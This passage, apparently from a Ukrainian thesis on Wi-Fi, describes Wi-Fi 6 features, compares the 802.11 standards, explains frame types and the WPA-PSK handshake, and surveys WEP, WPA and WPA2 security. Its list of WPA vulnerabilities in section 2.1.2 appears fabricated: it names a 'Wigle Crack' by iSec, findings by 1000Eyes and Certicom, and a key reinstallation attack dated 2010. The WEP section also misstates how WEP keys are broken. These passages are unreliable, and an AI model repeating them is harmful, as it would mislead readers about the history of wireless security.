У 1024-QAM збільшена довжина кожного символу кодування з 8 біт (256-QAM на стандарті Wi-Fi 5) до 10 біт, що підвищує швидкість передачі даних і ефективність використання спектра приблизно на 25%, через те, що у кожному пакеті буде розміщено більше даних. Але це покращення працює тільки в умовах, де рівень сигналу високий, а шум низький. Наприклад, рівень потужності прийому сигналу, необхідний для декодування кадру з модуляцією 1024-QAM 5/6 для каналу 80 МГц, повинен бути не нижче -45 дБм, а досягти цього можна тільки коли приймач і передавач знаходяться на близькій відстані один від одного.

У стандарті Wi-Fi 6 бездротові пристрої зможуть ідентифікувати сигнали від BSS-мереж, що перекриваються, і на основі цієї інформації запобігати конфліктним ситуаціям. Для того, щоб відрізнити пакети від різних BSS, у стандарті ввели нове поняття кольорового ідентифікатора – Color Code.

Якщо бездротові пристрої працюють на тому самому каналі, вони можуть передавати у кадрі 802.11ax дані з унікальним Color Code BSS, і якщо ідентифікатори збігаються, вони зможуть обмінюватися даними в радіоефірі в один і той самий час, без очікування. Якщо виявлений кадр має інший ідентифікатор Color Code BSS, пристрій його проігнорує. Механізм BSS Color виконує маркування пакетів у каналах з метою розпізнавання "свій-чужий". До недавнього часу був відсутній механізм визначення мережевого пакета на кшталт "свій-чужий", і якщо якийсь пристрій передає в ефірі, інші чекають своєї черги. Це викликало деяке падіння швидкості передачі та збільшення часу очікування у мережах з великою кількістю пристроїв.

Існуючі режими енергозбереження доповнені новими механізмами. Додана функція Target Wake-up Time, розроблена в протоколі 802.11ah. Вона дозволить клієнтським пристроям, за допомогою Wi-Fi 6, переходити в режим "сну" і "прокидатися" за розкладом. Маршрутизатор може повідомити

клієнта, коли йому “спати”, а коли “прокинутися”, що, як очікується заощадить заряд батареї, підвищить автономність у режимі очікування та зменшить завантаженість мережі.

Ряд нових функцій стандарту Wi-Fi 6 покращує продуктивність під час роботи у вуличних умовах. Найбільш важливим є новий формат пакета, в якому найбільш чутливе поле тепер повторюється для надійності, а довгі захисні інтервали забезпечують надмірність коригування помилок.

1.2.7 Основні характеристики стандартів сімейства IEEE 802.11

Стандарти IEEE 802.11 описують фізичний рівень (PHY) і канальний рівень (MAC) для WLAN. Стандарти IEEE 802.11 використовують різні частотні діапазони, включаючи 2,4 ГГц, 5 ГГц і 6 ГГц, мають різні максимальні швидкості передачі даних, від 2 Мбіт/с до 9,6 Гбіт/с та включають різні функції безпеки, такі як шифрування та автентифікація.

Основні характеристики стандартів сімейства IEEE 802.11 наведено в табл. 1.1.

Таблиця 1.1 – Порівняння основних характеристик специфікацій стандарту IEEE 802.11 [11]

Версія стандарту	802.11	802.11b	802.11a	802.11g	802.11n	802.11ac	802.11ax
Рік ратифікації	1997	1999	1999	2003	2009	2014	2017-2019
Робоча частота, ГГц	2,4/IR	2,4	5	2,4	2,4/5	5	2,4/5
Ширина смуги каналу зв'язку, МГц	20	20	20	20	20/40	20/40/80/160	20/40/80/160
Пікова фізична швидкість (PHY), Мбіт/с	2	11	54	54	600	6933	9608
Максимальна кількість SU-потоків (SU-Streams)	1	1	1	1	4	8	8
Максимальна кількість MU-потоків (MU-Streams)	–	–	–	–	–	4	8
Технологія передавання даних	DSSS, FHSS	DSSS, CCK	OFDM	OFDM	OFDM	OFDM	OFDM, OFDMA
Тип модуляції, швидкість кодування	DQPSKD	CCK	64-QAM, 3/4	64-QAM, 3/4	64-QAM, 5/6	256-QAM, 5/6	1024-QAM, 5/6
Максимальна кількість підносійних OFDM	–	–	64	64	128	512	2048
Рознесення носійних, кГц	–	–	312,5	312,5	312,5	312,5	78,125

1.3 Комунікаційна структура Wi-Fi

Комунікаційну структуру Wi-Fi можна описати в контексті семирівневої моделі Open Standards Interconnect (OSI). Різні стандарти сімейства IEEE 802 суворо регламентують два нижні рівні моделі OSI – фізичний і канальний, які характеризують особливості конкретних локальних мереж. Верхні рівні збігаються за своєю структурою як для бездротових, так і для дротових локальних мереж.




Рисунок 1.5 – Структурна схема семирівневої моделі OSI

Як видно з рисунка 1.5, стандарти в проекті IEEE 802.11 націлені на два рівні: фізичний (PHY) і канальний рівень. Рівень PHY визначає модуляцію, методи кодування та відповідає за середовище та передачу сигналу. Рівень каналу даних розділений на два підрівні: управління логічним зв'язком (LLC) і управління доступом до середовища (MAC). Підрівень LLC отримує інформацію з рівнів 3-7 і передає на підрівень MAC. Підрівень MAC

відповідає за додавання інформації з другого рівня, такої як джерело, адресат і BSS.

Тому мережеві програми та мережеві протоколи, які працюють у мережі Ethernet (стандарт 802.3), такі, наприклад, як TCP/IP, можуть аналогічно використовуватися і в Wi-Fi-мережах 802.11. Іншими словами, якщо є Ethernet-роутер з кількома входами, то для мережі не важливо, чи буде до нього підключено дротовий пристрій стандарту 802.3 або бездротовий Wi-Fi-пристрій стандарту 802.11, всі периферійні пристрої будуть бачити один одного і правильно взаємодіяти.

В 802.11 застосовується напівдуплексний режим прийому та передачі, що не дозволяє виявити колізію під час сеансу зв'язку. Для узгодження рівня MAC у стандарті 802.11 використовується спеціальний протокол CSMA/CA, або DCF. CSMA/CA не допускає колізій, контролюючи підтвердження того, що пакет (ACK) отримано неушкодженим.

Крім того, MAC-рівень 802.11 підтримує два режими споживання енергії – «режим тривалої роботи» та «зберігаючий». У «сплячому» режимі обладнання періодично вмикається через певні проміжки часу прийому «маячкових» сигналів, які постійно надсилає точка доступу. Ці сигнали включають також адресу станції, яка повинна прийняти дані. З інших особливостей MAC 802.11 потрібно відзначити функцію динамічного підключення та перепідключення. Клієнт 802.11 у зоні дії однієї або кількох точок доступу може вибрати ту, сигнал якої краще.

На MAC-рівні передбачено контроль доступу та його обмеження. Тому точка доступу може працювати у таких режимах [12]:

- встановлення з'єднання з усіма бездротовими пристроями, незалежно від їхньої MAC-адреси;
- встановлення з'єднання з пристроями, MAC-адреси яких занесені до списку контролю доступу (Access Control List, ACL);
- відмова від з'єднань із пристроями, MAC-адреси яких занесені до списку заборонених.

Крім цього, обмежити доступ можна шляхом відключення широкомовної розсилки ESS ID, тобто точка доступу не передаватиме його у відкриту мережу, для підключення до якої потрібно знати ESS ID. Для автентифікації Wi-Fi-пристроїв зазвичай використовують такі методи:

- відкрита система (open system) – клієнт надсилає запит з ідентифікатором (MAC-адресою), точка доступу перевіряє відповідність клієнта до списку MAC-адрес;

- відкрита система з EAP – додаткова ідентифікація через протоколи EAP на сервері RADIUS;

- закрита система (shared system authentication) – клієнт надсилає запит на з'єднання, а точка доступу надсилає клієнту послідовність, яку необхідно зашифрувати та передати назад.

Як показано на рисунку 1.5, основними одиницями передачі канального рівня є кадри. Сімейство стандартів IEEE 802.11 має різні типи кадрів.

1.3.1 Типи кадрів 802.11

Стандарт IEEE 802.11 визначає три типи кадрів: Data (кадри даних), Management (кадри управління) і Control (керуючі кадри), кожен з яких має кілька підтипів.

Кадри управління використовуються для керування базовим набором послуг (BSS), а також для встановлення та підтримки з'єднання між точкою доступу та клієнтськими пристроями. BSS – це група бездротових пристроїв, пов'язаних з іншим пристроєм, наприклад точкою доступу. Кадри управління мають різні підтипи, такі як автентифікація, деавтентифікація, запит на асоціацію, відповідь на повторну асоціацію, роз'єднання, маяк, запит на зондування, відповідь на зондування. Наприклад, кадри-маяки відповідають

за сповіщення про присутність точок доступу та їх можливості, такі як швидкість передачі та додаткові дані (наприклад канал і застосовані механізми безпеки). Кадри маяка містять інформацію про мережу, таку як ідентифікація набору послуг (SSID), яка визначає назву мережі. Точки доступу надсилають кадри-маяки кожні кілька мілісекунд. Час кадрів маяка повинен бути визначений AP для всього BSS. STA надсилає кадр деавтентифікації іншій STA або точці доступу, щоб завершити з'єднання. Кадр деавтентифікації є одностороннім і має бути прийнятий.

Керуючі кадри використовуються для підтвердження отриманих кадрів даних. Кадри даних містять фактичну інформацію, яка буде використовуватися для послуг/додатків (services/applications).

На рисунку 1.6 представлено загальний кадр даних. Кадри даних мають однакову структуру, яка складається із заголовка, тіла кадру та послідовності перевірки кадрів (FCS), але, залежно від конкретного типу, деякі поля можуть не використовуватися.



Рисунок 1.6 – Структура кадрів MAC-рівнів мережі 802.11 [13]

На рис. 1.7 показано встановлення зв'язку шляхом пошуку доступних мереж шляхом надсилання запитів на зондування.




Рисунок 1.7 – Обмін кадрами між двома сторонами за допомогою 802.11i

Коли клієнт намагається встановити з'єднання з точкою доступу, передається кілька кадрів управління. Основні типи кадрів управління в мережах стандарту 802.11 (Wi-Fi) включають [14].

1. Beacon Frames (Кадри маяка): Ці кадри використовуються для регулярної трансляції інформації про наявність та параметри мережі. Вони допомагають пристроям знаходити точку доступу та асоціюватися з нею.

2. Probe Request/Response Frames (Кадри запиту/відповіді на запит): Кадри запиту використовуються пристроями для пошуку наявних мереж, а кадри відповіді передають інформацію про точки доступу, які отримали запит.

3. Association Request/Response Frames (Кадри запиту/відповіді на асоціацію): Ці кадри використовуються пристроями для встановлення або відновлення асоціації з точкою доступу.

4. Disassociation Frames (Кадри від'єднання): Використовуються для повідомлення точці доступу про бажання пристрою від'єднатися від мережі.

5. Authentication Frames (Кадри автентифікації): Використовуються для процедур автентифікації пристроїв у мережі.

6. Deauthentication Frames (Кадри деавтентифікації): Використовуються для повідомлення про розірвання автентифікації між пристроєм та точкою доступу.

Ці кадри грають важливу роль в керуванні бездротовими мережами, дозволяючи пристроям ефективно спілкуватися та взаємодіяти в мережевому середовищі.

Процедура рукостискання залежить від обраного механізму безпеки для встановлення з'єднань. На рисунку 1.8 показано успішне чотиристороннє рукостискання з використанням попередньо спільного ключа захищеного доступу Wi-Fi (WPA-PSK). Попередньо загальний мережевий ключ (PSK) використовується для початку зв'язку, він може бути в діапазоні від 8 до 63 символів ASCII. Попарний головний ключ (PMK) генерується на основі комбінації попереднього спільного ключа та SSID мережі. STA і AP узгоджують тимчасовий попарний перехідний ключ (PTK). Ці тимчасові ключі динамічно генеруються кожного разу, коли клієнт підключається на основі MAC-адрес, і вони обмінюються випадковими числами A-nonce від точки доступу та S-nonce від STA. Це допомагає забезпечити унікальність і неповторюваність ключів.

AP перевіряє PMK від STA за допомогою коду цілісності повідомлення (MIC), який є криптографічним хешем пакета [15]. Це допомагає запобігти втручанню, тому що якщо MIC недійсний, це означає, що PTK і PMK також неправильні, оскільки PTK отримано з PMK.




Рисунок 1.8 – Чотиристороннє рукоштовнання WPA-PSK

Керуючі кадри (Control Frames) у бездротових мережах використовуються для керування різними аспектами бездротового зв'язку. Ці кадри не несуть корисних даних, але мають важливі функції для ефективного функціонування мережі.

Основні типи керуючих кадрів в мережах стандарту 802.11 такі.

1. Кадри запиту на надсилання (Request to Send, RTS). Використовуються для запиту на передачу даних від відправника до отримувача і вказують на те, що передача даних відбудеться.

2. Кадри дозволу передачі (Clear to Send, CTS). Використовуються для підтвердження готовності отримувача приймати дані, що йдуть від відправника, і забороняють іншим пристроям випускати кадри на час передачі даних.

3. Кадри асоціації (Association Request/Response). Використовуються для встановлення або зміни асоціації між пристроєм і точкою доступу.

4. Кадри роз'єднання (Disassociation). Використовуються для повідомлення точки доступу про бажання пристрою від'єднатись від мережі.

5. Кадри автентифікації (Authentication). Використовуються для проведення процедури автентифікації між пристроєм і точкою доступу.

Ці кадри грають важливу роль у керуванні роботою мережі, регулюючи передачу даних, асоціацію та інші аспекти бездротового зв'язку для забезпечення ефективної та надійної роботи мережі.

Кадри даних в бездротових мережах використовуються для передачі корисної інформації між пристроями у мережі. Основна мета цих кадрів – доставка даних від відправника до отримувача. Кадри даних містять самі дані, які пристрої хочуть обміняти. Вони є одним з основних типів кадрів у бездротових мережах стандарту 802.11 (Wi-Fi). Основні елементи кадра даних включають в себе:

- адреса відправника (Source Address): MAC-адреса пристрою, який надсилає кадр;
- адреса отримувача (Destination Address): MAC-адреса пристрою, для якого призначений кадр;
- адреса відправника (BSSID): MAC-адреса точки доступу у бездротових мережах інфраструктурного типу;
- послідовності фреймів (Sequence Control): Визначає порядковий номер кадра та інші параметри управління передачею;
- дані (Data): Сами дані, які передаються від відправника до отримувача.

Ці кадри допомагають організовувати ефективний обмін інформацією в мережі, і вони становлять ключовий компонент бездротового зв'язку для передачі користувацьких даних, таких як файли, відео, аудіо тощо. Кадри даних використовуються для передачі фактичної інформації з інших рівнів після встановлення зв'язку. Їх можна класифікувати за функціями. Наприклад, базові кадри даних використовуються для доставки та отримання даних, але нульові дані кадри не піклуються про корисне навантаження, наприклад інформацію про стан сну пристроїв.

Висновки до розділу 1.

У першому розділі розглянуто архітектуру та організацію комунікацій найпоширенішого стандарту бездротової локальної мережі IEEE 802.11. Самими вживаними стандартами сімейства IEEE 802.11 є специфікації 802.11a/b/g/n/ac. Що стосується специфікацій 802.11ax, вона є абсолютно новою і найменш вживаною технологією, проте при цьому досягає найбільшої швидкості передавання інформації з усіх стандартів 802.11.

Новий стандарт Wi-Fi 6, безумовно, має ряд корисних нововведень і є черговим етапом розвитку мережевих технологій. Але перехід з Wi-Fi 5 на Wi-Fi 6 не виглядає таким проривним і значним для користувачів, як перехід з 802.11n (Wi-Fi 4) на 802.11ac (Wi-Fi 5). Стандарт AC приніс користувачам можливість використання вільного діапазону частот 5 ГГц, багаторазове збільшення швидкості передачі даних за рахунок збільшення ширини каналів та впровадження нових технологій Airtime Fairness та Beamforming. Відчутний результат переходу на 802.11ax виявиться помітним лише в тому випадку, якщо всі пристрої мережі підтримуватимуть новий стандарт. З часом, коли користувачі оновлять свої пристрої, можна буде розраховувати на переваги нових технологій стандарту Wi-Fi 6, адаптація якого і впровадження поки що тільки починаються.

У цьому розділі наведено основну структуру кадру та поля, які її складають, та розглянуто різні типи кадрів (кадри даних, кадри управління і кадри контролю). Формування кадрів 802.11 набагато складніше ніж кадрювання Ethernet, оскільки бездротове середовище потребує кількох функцій керування та відповідних типів кадрів, яких немає в дротових мережах.

2 ОГЛЯД ПРОТОКОЛІВ БЕЗПЕКИ БЕЗДРОТОВОГО ЗВ'ЯЗКУ WI-FI

2.1 Еволюція протоколів безпеки стандарту 802.11

Бездротові мережі сімейства стандартів IEEE 802.11 мають більш ніж 20-річну історію розвитку і сьогодні широко поширені всюди, від домашніх до корпоративних мереж. За цей час стандарт пережив багато версій і зазнав безліч поправок [17]. На рис. 2.1 представлено еволюцію протоколів безпеки бездротового зв'язку стандартів сімейства 802.11.




Рисунок 2.1 – Еволюція протоколів безпеки бездротового зв'язку Wi-Fi

2.1.1 Wired Equivalent Privacy (WEP)

Механізми безпеки були вбудовані в бездротові мережі з першої версії стандарту 802.11. WEP був одним із перших механізмів безпеки, розроблених групою волонтерів-членів IEEE для запобігання прослуховування

(збереження конфіденційності), несанкціонованого доступу до бездротової мережі (контроля доступу) і підробки переданих повідомлень (цілісність даних). WEP використовує два методи автентифікації: відкриту систему та спільні ключі та забезпечує безпеку за допомогою алгоритму шифрування RC4 [18].

Механізм WEP має багато фундаментальних недоліків, які роблять його ненадійний і вразливим до атак.

1. Ключ шифрування WEP може бути легко розшифрований за допомогою атаки методом грубої сили. Ключ шифрування WEP може мати довжину 64 або 128 біт. Однак, навіть ключ 128 біт можна розшифрувати за допомогою атаки методом грубої сили за допомогою сучасних комп'ютерів за кілька годин.

2. WEP не захищає від атак типу "людина всередині". Зловмисник може перехоплювати і читати всі дані, що передаються по мережі.

3. WEP не захищає від атак з використанням знань. Атака з використанням знань полягає в тому, що зловмисник використовує інформацію про мережу, щоб звужити діапазон можливих значень ключа шифрування. WEP не захищає від цього типу атак, оскільки він не використовує хеш-функцію для генерації ключів. Завдяки цьому зловмисник може розшифрувати дані, що передаються по мережі.

2.1.2 Wi-Fi Protected Access Version (WPA)

Інститут інженерів з електротехніки та електроніки та Wi-Fi Alliance намагалися розробити надійніший і безпечніший механізм для бездротових мереж, і в 2004 році було представлено Wi-Fi Protected Access (WPA), з метою усунути серйозні недоліки безпеки WEP. WPA використовує алгоритм шифрування TKIP (Temporal Key Integrity Protocol) для шифрування даних,

що передаються по мережі. TKIP є більш стійким до атак, ніж алгоритм шифрування RC4, який використовується в WEP.

WPA також підтримує розширюваний протокол автентифікації (EAP). EAP є більш гнучким і безпечним методом автентифікації, ніж метод автентифікації відкритою системою, який використовується в WEP. WPA також підтримує сервер Radius. Сервер Radius є сервером автентифікації, який може використовуватися для автентифікації клієнтів в бездротових мережах.

WPA-PSK (Pre-Shared Key) є модифікацією WPA, яка не вимагає сервера Radius для автентифікації клієнтів. Замість цього, клієнти і точки доступу (AP) використовують загальний секретний ключ для автентифікації один одного. WPA-PSK є більш простим у використанні, ніж WPA, оскільки не вимагає наявності сервера Radius.

WPA було розроблено для усунення вразливостей WEP. Однак багато дослідників виявили недоліки – вразливості протоколу WPA [19-22].

1. У 2006 році дослідники з компанії iSec виявили уразливість, яка дозволяла зламати WPA за допомогою атаки людина всередині (man-in-the-middle). Ця атака, яка отримала назву "Wigle Crack", дозволяла зловмиснику перехоплювати трафік бездротової мережі і отримувати доступ до даних, які передавалися по ній.

2. У 2008 році дослідники з компанії 1000Eyes виявили ще одну уразливість WPA, яка дозволяла зламати WPA за допомогою атаки повторення (replay attack). Ця атака дозволяла зловмиснику перехопити пакети даних, які передавалися по бездротовій мережі, і використовувати їх для отримання доступу до мережі.

3. У 2009 році дослідники з компанії Certicom виявили ще одну уразливість WPA, яка дозволяла зламати WPA за допомогою атаки переповнення буфера (buffer overflow attack). Ця атака дозволяла зловмиснику отримати контроль над пристроєм, який був підключений до бездротової мережі.

4. У 2010 році дослідники з компанії Security Research Labs виявили ще одну уразливість WPA, яка дозволяла зламати WPA1 за допомогою атаки перехоплення ключа (key reinstallation attack). Ця атака дозволяла зломиснику отримати доступ до даних, які передавалися по бездротовій мережі, навіть якщо він не знав пароля до мережі.

У результаті цих досліджень протокол WPA був замінений на більш безпечний протокол WPA2. Протокол WPA2 використовує 128-бітне шифрування AES, яке є набагато безпечнішим за шифрування, яке використовувалося в WPA.

2.1.3 Wi-Fi Protected Access Version 2 (WPA2)

Проект стандарту IEEE 802.11i був опублікований у 2004 році, і остаточно опублікований як стандарт IEEE 802.11-2007 у 2007 році (Society and Committee, 2007). Специфікація є наступним поколінням IEEE 802.11 і часто згадується як WPA2.

Генерація ключа в специфікації WPA2 є ієрархічною структурою. Ініціалізація первинного ключа залежить від методу автентифікації. Метод авторизації може базуватися на PSK, якщо попередній спільний ключ використовується як метод автентифікації.

Як видно з рис. 2.2, STA генерує PSK за допомогою функції генерації ключа на основі пароля (PBKDF2). Наступний крок – генерація PMK з PSK. Новий РТК складається з трьох частин: ключа підтвердження ключа (КСК), ключа шифрування ключа (КЕК) і тимчасового ключа (ТК), які використовуються для захисту одноадресного трафіку від AP і STA.




Рисунок 2.2 – Ієрархія ключів WPA2-PSK

WPA2 забезпечує конфіденційність і цілісність трафіку завдяки підтримці трьох протоколів: Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol (CCMP), Wireless Robust Authenticated Protocol (WRAP) і Temporal Key Integrity Protocol (TKIP) [23-24].

CCMP використовує алгоритм Advanced Encryption Standard (AES) як основу для шифрування даних. CCMP також використовує алгоритм CBC-MAC (Cipher Block Chaining Message Authentication Code) для перевірки цілісності даних. CBC-MAC генерує контрольну суму для даних, яка може бути використана для перевірки того, чи були дані змінені під час передачі. CCMP є обов'язковим компонентом стандарту безпеки бездротових мереж WPA2.

WPA2 забезпечує надійний і безпечний підхід для бездротових мереж і вирішує кілька проблем безпеки. Проте, він сприйнятливий до атак типу «Відмова в обслуговуванні» (DoS) [25-26].

2.1.4 Поправка до стандарту IEEE 802.11w-2009

Поправка до стандарту IEEE 802.11w-2009, також відома як Protected Management Frames (PMF), була розроблена для підвищення безпеки кадрів управління в бездротових мережах Wi-Fi [7].

